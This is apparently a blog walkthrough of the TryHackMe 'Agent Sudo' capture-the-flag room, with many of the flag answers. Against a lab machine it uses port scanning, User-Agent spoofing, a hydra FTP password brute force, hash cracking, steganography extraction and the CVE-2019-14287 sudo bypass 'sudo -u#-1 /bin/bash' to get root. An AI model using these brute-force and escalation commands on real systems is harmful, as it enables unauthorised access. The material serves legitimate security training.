
The Agent Sudo machine on TryHackMe is a beginner-level penetration testing challenge that simulates a scenario involving investigating a suspicious website, extracting hidden information, and gaining root access through smart use of sudo.
We need to go to the website of TryHackMe and find the challenge.
Task 1 — Author note
Welcome to another THM exclusive CTF room. Your task is simple, capture the flags just like the other CTF room. Have Fun! If you are stuck inside the black hole, post on the forum or ask in the TryHackMe discord.
Question: Deploy the machine
Answer: no answer needed
Task 2 — Enumerate
Question: How many open ports?
To answer this question, we will run the command:
nmap -p- 10.10.177.228
We found 3 open ports: ports 21, 22, and 80.
Answer: 3
Question: How you redirect yourself to a secret page?

Since we found that port 80 is open, we'll check what's running on it.
Let's look at the website's source code.

We're told that agents need to use their codename as the User-Agent to access the site.
Answer: user-agent
Question: What is the agent name?
We can assume that R might be one of those codenames, so we'll try to spoof ourselves as R and request the same URL using curl.
curl -A "R" -L 10.10.126.37
Okay, R is definitely one of the employees' codenames, but not the one we're looking for. Since there are 25 employees and 26 letters in the alphabet, we can assume it's a one-letter codename starting from A.
curl -A "A" -L 10.10.126.37
It seems that B gives us the same result. But things start to get interesting when we spoof the User-Agent as C.
curl -A "C" -L 10.10.126.37
Answer: chris
Question: FTP password
That wasn't too difficult, now we have a username. Now let's find the user's password using hydra.
hydra -l chris -P /home/yulia/Desktop/rockyou.txt 10.10.126.37 ftp
Answer: crystal
Question: Zip file password
Now we can connect to the user via FTP.
ftp 10.10.126.37
Let's check which files and folders are present.
ls
Let's download the three files we found to our Kali machine.
mget *
Let's switch to Kali and verify that the files were downloaded.

Great! Let's run the binwalk tool on the PNG file, which is most likely the file containing hidden data.
binwalk -e cutie.png

It looks like a new folder named _cutie.png.extracted was created, so let's navigate into it.
cd _cutie.png.extracted && ls
We found a ZIP file. We can obtain the password using the zip2john command, and then use john to crack the hash.
zip2john 8702.zip > zip.hash
john zip.hash
Answer: a****
Question: steg password
Now let's extract the files from the ZIP archive.
7z e 8702.zip

Let's open the file To_agentR.txt.
cat To_agentR.txt
We got a hash, so we'll decrypt it using CyberChef.

Answer: Ar****
Question: Who is the other agent (in full name)?
The only remaining file appears to be our jpg image. We can check if this jpg contains any hidden data, and it turns out that it does.

After extracting it with the password we found.

Answer: james
Question: SSH password
Answer: ha**********
Question: What is the user flag?
Now we can connect to the user via SSH.
ssh james@10.10.126.37
Let's check which files and directories this user has.
ls
Let's open the file user_flag and find out what the flag is.
cat user_flag.txt
Question: What is the incident of the photo called?
Now, let's download the picture for further inspection. To view the image, I used the SCP tool on my local machine to transfer the image from the SSH server, which required me to exit the remote session first.
sudo scp james@10.10.126.37:Alien_autospy.jpg /
Open the image.

I performed a reverse image search using TinEye.
Let's upload the image we received.

Answer: Roswell Alien Autopsy
Question: CVE number for the escalation
To answer this question, we need to escalate our privileges. Let's check which commands the user can run with sudo.
sudo -l
Let's search on Google for known vulnerabilities related to (ALL, !root) /bin/bash.


Answer: CVE-2019–14287
Question: What is the root flag?
After finding the vulnerability, we also discovered how to exploit it.

So let's run it as the user james as well.
sudo -u#-1 /bin/bash
Let's check which files and directories belong to root.

Let's open root.txt and see what flag was requested in the question.
cat root.txt
Question: (Bonus) Who is Agent R?
Answer: DesKel